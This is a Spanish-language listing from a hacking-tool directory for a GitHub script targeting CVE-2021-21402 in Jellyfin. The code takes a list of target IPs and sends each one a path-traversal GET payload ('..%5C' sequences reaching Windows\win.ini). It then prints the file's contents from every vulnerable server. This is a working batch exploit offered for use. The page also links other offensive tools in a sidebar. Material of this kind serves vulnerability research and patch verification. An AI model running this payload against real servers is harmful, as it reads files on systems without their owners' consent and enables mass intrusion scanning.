
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2021-21402 — Script de exploit por lotes para CVE-2021-21402 (lectura arbitraria de archivos en Jellyfin) que verifica la vulnerabilidad de traversal de ruta mediante solicitudes GET a win.ini. | Kitploit
Herramientas/GitHubGitHub/givemefivw/cve-2021-21402
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebRecopilación de InformaciónPruebas de Penetración
GitHubgivemefivw/cve-2021-21402

CVE-2021-21402

Script de exploit por lotes para CVE-2021-21402 (lectura arbitraria de archivos en Jellyfin) que verifica la vulnerabilidad de traversal de ruta mediante solicitudes GET a win.ini.

Ver Repositorio
25hace 5 añosAún no revisado
Compartir

CVE-2021-21402


CVE-2021-21402 Script de Wker para la lectura arbitraria de archivos en Jellyfin, admite ejecución por lotes.

La lógica es muy sencilla: mediante una petición GET comprueba si existe win.ini:

#define payload = /Audio/1/hls/..%5C..%5C..%5C..%5C..%5C..%5CWindows%5Cwin.ini/stream.mp3/
#define info = CVE-2021-21402 Jellyfin任意文件读取

function main(args){
	dirs = StrSplit(ReadFile("script\CVE漏洞\CVE-2021\CVE-2021-21402 Jellyfin任意文件读取\ip.txt"),StrRN());
	num = GetArrayNum(dirs);
	i = 0;
	while(i<num){
		try{
			res = HttpGet(dirs[ToInt(i)].payload,"User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0");
			if(StrFindStr(res[1],"200",0) != "-1"){
				printclolor(dirs[ToInt(i)]." [+]存在".info.",正在读取win.ini文件",3);
				print(res[0]);
			}else{
				printclolor(dirs[ToInt(i)]." [-]不存在".info,2);
			
			}
		
		}catch{
			printclolor(dirs[ToInt(i)]." [-]目标异常!",5);
		}
		i = ToInt(i+1);
	}

}
Captura

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    360
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    289

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






